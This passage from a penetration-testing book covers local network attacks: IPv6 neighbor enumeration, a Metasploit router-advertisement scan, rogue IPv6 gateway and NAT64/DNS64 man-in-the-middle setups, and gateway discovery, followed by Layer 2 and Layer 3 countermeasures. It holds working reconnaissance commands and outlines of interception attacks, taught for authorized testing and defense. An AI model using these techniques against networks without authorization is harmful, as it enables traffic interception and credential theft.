
Figure 5-19. IPv6 neighbor solicitation and advertisement
Local IPv6 host enumeration
The THC IPv6 toolkit54 and Metasploit include modules to identify local IPv6 hosts. Example 5-21 demonstrates ping6 used within Kali Linux to broadcast an ICMPv6 echo message to ff02::1 (IPv6 multicast), revealing the available hosts (via eth1). You can then use Nmap to scan individual hosts, as shown in Example 5-22. Note that fe80::/10 is the reserved IPv6 prefix for link-local addresses.
Example 5-21. Identifying IPv6 neighbors by using ping6
root@kali:~# ping6 -c2 -I eth1 ff02::1
PING ff02::1(ff02::1) from fe80::20e:c6ff:fef0:2965 eth1: 56 data bytes
64 bytes from fe80::20e:c6ff:fef0:2965: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from fe80::1a03:73ff:fe27:35a8: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from fe80::217:f2ff:fe0f:5d19: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from fe80::426c:8fff:fe2a:e708: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from fe80::e4d:e9ff:fec5:8f53: icmp_seq=1 ttl=64 time=1.47 ms
64 bytes from fe80::3ed9:2bff:fe9f:bc94: icmp_seq=1 ttl=64 time=1.62 ms
64 bytes from fe80::ba2a:72ff:fef1:b747: icmp_seq=1 ttl=64 time=1.85 ms
64 bytes from fe80::a2d3:c1ff:fed1:2a8e: icmp_seq=1 ttl=64 time=2.18 ms
Example 5-22. Running Nmap against a valid IPv6 address
root@kali:~# nmap -6 -e eth1 -sSVC -F fe80::217:f2ff:fe0f:5d19

Starting Nmap 6.47 (http://nmap.org) at 2015-08-17 15:01 EDT
Nmap scan report for fe80::217:f2ff:fe0f:5d19
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 5.6 (protocol 2.0)
| ssh-hostkey:
|   1024 56:17:24:77:ab:fc:d0:9f:ad:91:79:3d:1a:80:49:c6 (DSA)
|_  2048 af:f8:27:9f:b1:ab:4b:c0:67:e4:e0:06:2f:4b:5f:68 (RSA)
88/tcp   open  kerberos-sec Heimdal Kerberos (server time: 2015-08-17 19:02:00Z)
5900/tcp open  vnc          Apple remote desktop vnc
| vnc-info:
|   Protocol version: 3.889
|   Security types:
|     Mac OS X security type (30)
|_    Mac OS X security type (35)
MAC Address: 00:17:F2:0F:5D:19 (Apple)
Service Info: OS: Mac OS X; CPE: cpe:/o:apple:mac_os_x

Host script results:
| address-info:
|   IPv6 EUI-64:
|     MAC address:
|       address: 00:17:f2:0f:5d:19
|_      manuf: Apple
Hosts within hardened environments might not respond to ICMPv6 echo requests but will parse router advertisement messages if they support stateless address autoconfiguration (SLAAC). Metasploit55 exploits this behavior—a router with a fake prefix of 2001:1234:dead:beef::/64 is advertised, neighbor solicitation messages gathered, and the prefix replaced with fe80::/10 to identify valid link-local addresses (as shown in Example 5-23).
Example 5-23. Obtaining link-local IPv6 addresses via router advertisement
msf > use auxiliary/scanner/discovery/ipv6_neighbor_router_advertisement
msf auxiliary(ipv6_neighbor_router_advertisement) > set INTERFACE eth1
msf auxiliary(ipv6_neighbor_router_advertisement) > run

[*] Sending router advertisement...
[*] Listening for neighbor solicitation...
[*]    |*| 2001:1234:dead:beef:5ed:a8d7:d46b:7ec
[*]    |*| 2001:1234:dead:beef:92b1:1cff:fe8e:e5d3
[*]    |*| 2001:1234:dead:beef:3ed9:2bff:fe9f:bc94
[*]    |*| 2001:1234:dead:beef:b4:3cff:fecb:eb14
[*]    |*| 2001:1234:dead:beef:1a03:73ff:fe27:35a8
[*]    |*| 2001:1234:dead:beef:e4d:e9ff:fec5:8f53
[*] Attempting to solicit link-local addresses...
[*]    |*| fe80::5ed:a8d7:d46b:7ec -> 90:b1:1c:65:0c:09
[*]    |*| fe80::92b1:1cff:fe8e:e5d3 -> 90:b1:1c:8e:e5:d3
[*]    |*| fe80::3ed9:2bff:fe9f:bc94 -> 3c:d9:2b:9f:bc:94
[*]    |*| fe80::b4:3cff:fecb:eb14 -> 02:b4:3c:cb:eb:14
[*]    |*| fe80::1a03:73ff:fe27:35a8 -> 18:03:73:27:35:a8
[*]    |*| fe80::e4d:e9ff:fec5:8f53 -> 0c:4d:e9:c5:8f:53
Intercepting local IPv6 traffic
The THC IPv6 toolkit includes three utilities to impersonate neighbors and routers, as listed Table 5-10. In addition to these data link attacks, you can use rogue DHCPv6 and WPADv6 services to proliferate name server and web proxy details to clients.
| Utility | Method | Purpose |
|---|---|---|
| parasite6 | Neighbor advertisement | Impersonate an IPv6 node |
| fake_router6 | Router advertisement | Advertise a new default IPv6 gateway |
| redir6 | Redirect spoofing | Inject a router between victim and target |
Many IPv4 environments contain hosts that support (and prefer) IPv6, including Microsoft Windows and Apple OS X. Figure 5-20 demonstrates how, upon configuring a rogue IPv6 gateway in the environment, you can create an overlay network and compromise traffic.

Figure 5-20. Implementing a malicious IPv6 overlay network
A DNS server is used to provide IPv6 destinations for lookup requests from clients, ensuring that sessions to IPv4 destinations are routed via our rogue IPv6 gateway. The process is shown in Figure 5-21.

Figure 5-21. Serving IPv6 clients via NAT64 and DNS64
Practical execution of this attack involves the following:
-
Configuring a NAT64 gateway, performing IPv6-to-IPv4 translation
-
Configuring a DNS64 server, providing IPv6 responses to IPv4 DNS requests
-
IPv6 router advertisement using fake_router6
-
Proliferating the DNS64 configuration using DHCPv6
The Evil Foca utility,56 which is available for Windows only, automates the attack. To prepare a Kali Linux IPv6 attack platform, review the InfoSec Institute “SLAAC Attack” tutorial,57 which provides step-by-step instructions for NAT64, DNS64, DHCPv6, and optional NAT-PT configuration. Jonathan Cran’s slide deck “Practical Man in the Middle”58 also details the attack (among others).
Note
Scapy is a very powerful tool that can craft Ethernet frames and IPv6 packets. Philippe Biondi and Arnaud Ebalard’s presentation “Scapy and IPv6 networking presentation”59 details advanced tactics that you can adopt during testing.
Reviewing local IPv6 configuration
Table 5-11 lists native commands within Linux, Apple OS X, and Microsoft Windows used to show cached IPv6 neighbors and routing configuration. Use these to ensure that advertisement messages are being propagated correctly, along with ifconfig (Linux, Apple OS X) and ipconfig (Windows) to display network interfaces and their IPv6 configuration.
| Platform | Goal | Command |
|---|---|---|
| Apple OS X | Show neighbors Show IPv6 routes |
ndp -an netstat -f inet6 -nr |
| Linux | Show neighbors Show IPv6 routes |
ip -6 neigh netstat -6nr |
| Windows | Show neighbors Show IPv6 routes |
netsh interface ipv6 show neighbors netsh interface ipv6 show routes |
Identifying Local Gateways
Multiple routes to systems and networks often exist. Upon building a list of MAC addresses within the local network, use gateway-finder.py60 to identify hosts that support IPv4 forwarding. Example 5-24 demonstrates the process, which you also can apply to IPv6 (requiring a patch to the script).
Example 5-24. Installing and using gateway-finder.py under Kali Linux
root@kali:~# git clone https://github.com/pentestmonkey/gateway-finder.git
root@kali:~# cd gateway-finder/
root@kali:~# arp-scan -l | tee hosts.txt
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.6 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.0.0.100     00:13:72:09:ad:76       Dell Inc.
10.0.0.200     00:90:27:43:c0:57       INTEL CORPORATION
10.0.0.254     00:08:74:c0:40:ce       Dell Computer Corp.

root@kali:~/gateway-finder# ./gateway-finder.py -f hosts.txt -i 209.85.227.99
gateway-finder v1.0 http://pentestmonkey.net/tools/gateway-finder
[+] Using interface eth0 (-I to change)
[+] Found 3 MAC addresses in hosts.txt
[+] We can ping 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100]
[+] We can reach TCP port 80 on 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100]
Local Network Discovery Recap
Individual tactics adopted to attack local protocols vary from network to network. At a high-level there are two iterative phases, as described by Figure 5-22. Active attack tactics (e.g., VLAN hopping and ARP cache poisoning) are used to change network state, and passive sniffing yields network topology information and sensitive data.

Figure 5-22. The iterative approach to local network testing
Common active Layer 2 attack methods are as follows:
-
ARP cache poisoning to manipulate traffic flow between local hosts
-
CAM table overflow, causing a switch to broadcast frames to all ports
-
Modifying 802.1D STP traffic flow via spoofed BPDU frames
-
Accessing privileged VLANs through dynamic trunking or double-tagging
-
Compromise and cracking of 802.1X credentials (requiring network access)
-
CDP flooding, resulting in denial of service
-
CDP spoofing to advertise fake devices, inducing management software connection (e.g., SNMP) and compromise of sensitive data
Active Layer 3 attack tactics include:
-
Use of rogue DHCP and WPAD servers to modify the configuration of clients
-
Service of malicious boot images via PXE to compromise user credentials and launch hardware-layer attacks against vulnerable hosts (e.g., BIOS attacks)
-
LLMNR, NBT-NS, and mDNS spoofing to direct users to malicious services
-
Router impersonation via HSRP, EIGRP, OSPF, and other protocols
-
IPv6 discovery protocol spoofing, resulting in MITM
-
Identification of hosts supporting IP forwarding (used to route traffic elsewhere)
Local Network Attack Countermeasures
A number of countermeasures can be considered to improve local network security. A very effective broad mitigation against MITM and rogue server attacks is to enforce transport security (via IPsec or TLS) along with strong authentication through certificate validation.
Many 802.1X attacks are mitigated supplicant-side, via the client system:
-
Always validate the X.509 certificate of the authenticator
-
Specify the CN values of valid authenticators (RADIUS servers)
-
Fail-safe by not prompting the end user on security exceptions
Cisco-specific data link security features to be considered include the following:
-
Enable port security to limit the number of MAC addresses assigned to a port
-
Disable CDP support to prevent denial of service against switches
-
Enable bdpu-guard and root guard to mitigate STP attacks
-
Use unknown traffic flood control features to limit Layer 2 broadcast attacks61
-
Avoid CPU exhaustion via OSPF, EIGRP, and RIP packets having priority, by setting an ACL across untrusted ports to drop traffic destined for UDP port 520, and packets using IP protocols 88 and 89
Generic data link attack mitigations are as follows:
-
Set switch ports to access mode and disable dynamic trunking
-
Establish VLANs to prevent untrusted users from securing Layer 2 access to sensitive systems, such as servers and workstations used by IT operations staff
-
Disable unused Ethernet ports and place them in a quarantine VLAN
-
Always use a dedicated VLAN ID for trunk ports
-
Avoid using the default VLAN ID value “1” when possible
-
Use private VLAN (port isolation) features when possible, to prevent client systems from interacting with one another
Network and application layer countermeasures:
-
Disable IPv6 if it is not explicitly required to prevent overlay network attacks
-
Disable ICMP redirect support to mitigate against MITM62
-
Disable multicast name resolution and NetBIOS over TCP/IP in Windows
-
Disable Bounjour/zero-configuration functionality within Apple OS X and Linux
-
Establish ACLs on ports that do not use isolation so that private VLAN attacks (routing traffic via a gateway to an isolated port) are not effective
-
Use HSTS within your web applications to mitigate against MITM attacks that downgrade HTTPS to HTTP (e.g., sslstrip)
-
Review client proxy settings so that they are not automatically set via WPAD63
1 See https://www.wireshark.org.
2 See http://www.oxid.it/cain.html.
3 See Ettercap on GitHub.
4 See sslstrip on creator Moxie Marlinspike’s website.
5 See easy-creds on GitHub.
6 See Responder on GitHub.
7 See Evilgrade on GitHub.
8 Nicolas Economou, “MS15-011 — Microsoft Windows Group Policy Real Exploitation via a SMB MiTM Attack”, Core Security Blog, May 18, 2015.
9 See dsniff on Monkey.org.
10 See CVE-2005-4441.
11 Use “h” within Yersinia to display available commands.
12 Andrew A. Vladimirov, “Making Unidirectional VLAN and PVLAN Jumping Bidirectional”, email message to Full Disclosure, December 19, 2005.
13 Steve A. Rouiller, “Virtual LAN Security: Weaknesses and Countermeasures”, SANS Institute, 2003.
15 See CVE-2008-2441 and CVE-2013-3466.
16 This can be mitigated by adopting 802.1AE (MACsec).
17 Vonnie Hudson, “Destroying a Cisco Switch with CDP Flooding”, Fixed by Vonnie Blog, June 23, 2015.
19 See Scapy on creator Philippe Biondi’s website.
20 See http://examples.oreilly.com/networksa/tools/cdp_flooder.py.
21 Kevin Lauerman and Jeff King, “STP MiTM Attack and L2 Mitigation Techniques”, white paper for Cisco, 2010.
22 For more information on Ettercap, see Lakshmanan Ganapathy, “Ettercap Tutorial: DNS Spoofing & ARP Poisoning Examples”, The Geek Stuff Blog, May 10, 2012.
23 Nmap broadcast-dhcp-discover script.
24 Nmap broadcast-dhcp6-discover script.
25 See DHCPig on GitHub.
26 See “Microsoft Deployment Toolkit” on Microsoft’s TechNet.
27 Dave DeSimone and Dave Kennedy, “Owning One to Rule Them All” presented at the Defcon 20 Hacking Conference, Las Vegas, NV, July 26–29, 2012.
28 Metasploit pxeexploit module.
29 Corey Kallenberg and Xeno Kovah, “How Many Million BIOSes Would You Like to Infect?”, white paper for Legbacore, June 11, 2015.
30 Jonas Zaddach et al., “Implementation and Implications of a Stealth Hard-Drive Backdoor”, presented at the Annual Computer Security Applications Conference, New Orleans, LA, December 9–13, 2013.
31 Matt Weeks, “Network Nightmare”, presented at the Defcon 19 Hacking Conference, Las Vegas, NV, August 4–7, 2011.
32 Tony Lee and Chris Lee, “BIOS Security? Build a PXE Attack Server”, SecuritySynapse, July 22, 2013.
33 See “John the Ripper password cracker” at OpenWall.com.
34 See “Creating a WPAD entry in DHCP” on Microsoft’s TechNet.
35 For more information, see Reggle, “Layer 2 Attacks on a Catalyst Switch”, Reggle Blog, June 15, 2013.
36 See “Understanding How Routing Updates and Layer 2 Control Packets Are Queued on an Interface with a QoS Service Policy”, Cisco.com, February 15, 2008.
37 See John the Ripper on GitHub.
38 Dhiru Kholia, “Cracking HSRP MD5 Authentication ‘Hashes’”, email message to OpenWall.com mailing list, September 2, 2014.
39 Dhiru Kholia, “Cracking VRRP and GLBP Hashes”, email message to OpenWall.com mailing list, October 6, 2014.
40 Dhiru Kholia, “Cracking EIGRP MD5 Authentication “Hashes’”, email message to OpenWall.com mailing list, September 9, 2014.
41 Dhiru Kholia, “Cracking OSPF, BGP and RIP Authentication with JtR (and Ettercap)”, email message to OpenWall.com mailing list, November 18, 2013.
43 DarK, “Network: Scapy HSRP Dissector with MD5 Auth Support!”, Goto:H[@]ck - Hack To Learn Blog, January 3, 2011.
44 VRRPv3 does not support authentication.
48 IPsec security features are described in Chapter 10.
49 To run without authentication, keyed MD5 or HMAC-SHA-256 must be used.
50 See RFC 2328 (OSPFv2) and RFC 5340 (OSPFv3).
51 See CVE-2015-1103.
52 Esteban Pellegrino et al., “DoubleDirect — Zimperium Discovers Full-Duplex ICMP Redirect Attacks in the Wild”, Zimperium Blog, November 20, 2014.
54 See the THC IPv6 toolkit on GitHub.
55 Metasploit ipv6_neighbor_router_advertisement module.
56 See Evil FOCA on Eleven Paths.
57 Alec Waters, “SLAAC Attack – 0day Windows Network Interception Configuration Vulnerability”, Infosec Institute, April 4, 2011.
58 Jonathan Cran, “Practical Man in the Middle”, SlideShare.net, June 22, 2013.
59 Philippe Biondi and Arnaud Ebalard, “Scapy and IPv6 Networking”, presented at the Hack in the Box Security Conference, Kuala Lumpur, Malaysia, September 18–21, 2006.
60 See gateway-finder.py on GitHub.
61 For more information, see “Catalyst 6500 Release 12.25X Software Configuration Guide”, Cisco.com, November 17, 2013.
62 See @axcheron’s tweet.
63 See “How to Turn Off (Disable) Web Proxy Auto Discovery (WPAD) in Windows Server 2008 R2”, Stack Overflow, February 22, 2013.